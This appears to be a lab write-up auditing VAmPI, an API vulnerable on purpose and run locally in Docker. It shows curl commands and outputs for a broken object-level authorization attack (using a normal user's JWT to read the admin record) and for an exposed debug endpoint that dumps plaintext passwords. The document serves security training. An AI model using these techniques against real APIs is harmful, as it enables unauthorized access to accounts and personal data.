

API Security Testing Basics

1. Summary

Overview: Summarize the audit of the VAmPI. The assessment focused on the OWASP API Top 10.


Findings: List the two major vulnerabilities found.

1. Broken Object-Level Authorization
2. Excessive Data Exposure


Severity: Critical

2. Tools Used

- a) Fedora Terminal
- b) VAmPI repo from GitHub
- c) Docker



```
{ "message": "VAmPI the Vulnerable API", "help": "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes.", "vulnerable": 1}
```



A. BROKEN OBJECT-LEVEL AUTHORIZATION (BOLA)

Severity: Critical (9)

Vulnerability Type: Horizontal & Vertical Privilege Escalation

Description: The API does not verify if the requester has permission to access the specific user object requested in the URL

Attack Flow:

A) Logged as normal user “name1” to get JSON Web Token in Terminal

Command:

```
curl -X 'POST' \
'http://127.0.0.1:5002/users/v1/login' \
-H 'accept: application/json' \
-H 'Content-Type: application/json' \
-d '{
  "password": "pass1",
  "username": "name1"
}'
```

Output:

```
{"auth_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Nzc0NzMzMMDMsImklhdCI6MTc3NzQ2OTcwMywic3ViIjoibmFtZTEifQ.NqTlZ8PHgjWUeZ8ET6Hx0R1FlGHFU87R_uU2zifPAV0",
"message": "Successfully logged in.", "status": "success"}%
```

B) Changed the user to admin in the URL with user's JWT token

Command:

```
curl -X 'GET' 'http://localhost:5002/users/v1/admin' \
-H 'accept: application/json' \
-H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Nzc0NzMzMMDMsImklhdCI6MTc3NzQ2OTcwMywic3ViIjoibmFtZTEifQ.NqTlZ8PHgjWUeZ8ET6Hx0R1FlGHFU87R_uU2zifPAV0'
```

Output:

```
{"username": "admin", "email": "admin@mail.com"}%
```

```
Apr 29 7:29 PM
Terminal
~/crAPI/deploy/docker/VAmPI

VAmPI master
> curl -X 'POST' \
  'http://127.0.0.1:5002/users/v1/login' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "password": "pass1",
    "username": "name1"
  }'
{"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Nzc0NzQ2OTQsImhhdCI6MTc3NzQ3MTA5NCwic3ViIjoibmFtZTEifQ.OVBHoFuJMN_zlVYt_ZufKPCd6vRBe0uuAICuxIurR-E", "message": "Successfully logged in.", "status": "success"}

VAmPI master
> curl -X 'GET' 'http://localhost:5002/users/v1/admin' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3Nzc0NzQ2OTQsImhhdCI6MTc3NzQ3MTA5NCwic3ViIjoibmFtZTEifQ.OVBHoFuJMN_zlVYt_ZufKPCd6vRBe0uuAICuxIurR-E'
{"username": "admin", "email": "admin@mail.com"}

VAmPI master
>
```

Impact: An attacker can perform by enumerating usernames and stealing PII (emails) for every user in the database including Admin.

Remediation: Implementing authorization checks, server side handling of authentications, adhering to standards, compliances and frameworks.

B. EXCESSIVE DATA EXPOSURE

Severity: Critical (9.8)

Vulnerability: Sensitive data exposure in plain text

Description: The API exposes a highly sensitive data from the complete user database. The application stores and transmits passwords in plaintext format. This represent a total lack of Cryptographic practices.

Attack Flow:

A) Exploited the debug endpoint

Command:

curl [http://localhost:5002/users/v1/ debug](http://localhost:5002/users/v1/debug)


Output:

```
{
  "users": [
    {
      "admin": false,
```

```

    "email": "mail1@mail.com",
    "password": "pass1",
    "username": "name1"
  },
  {
    "admin": false,
    "email": "mail2@mail.com",
    "password": "pass2",
    "username": "name2"
  },
  {
    "admin": true,
    "email": "admin@mail.com",
    "password": "pass1",
    "username": "admin"
  }
]
}

```



A terminal window titled "Terminal" with the path "~/cicrAPI/deploy/docker/VAmPI" is shown. The terminal displays a command to curl a local endpoint and the resulting JSON response, which matches the structure shown in the first block.

```

VAmPI master
> curl http://localhost:5002/users/v1/_debug
{
  "users": [
    {
      "admin": false,
      "email": "mail1@mail.com",
      "password": "pass1",
      "username": "name1"
    },
    {
      "admin": false,
      "email": "mail2@mail.com",
      "password": "pass2",
      "username": "name2"
    },
    {
      "admin": true,
      "email": "admin@mail.com",
      "password": "pass1",
      "username": "admin"
    }
  ]
}
VAmPI master
> █

```

Impact: Instant account takeover, human readable Sensitive Personally Identifiable Information(SPII)

Remediation: Password hashings, hardening the layers and URL paths, masking the fields and URL, adhering to standards, compliances and frameworks.

3. Conclusion

The exploit of the VAmPI API has revealed a **Critical** risk level. The findings indicate that the application currently lacks the most basic authorization and data-masking controls required for a production-ready service.

Key Remediations

1. Authentication
2. Authorization
3. Cryptographic Algorithms
4. Layer hardening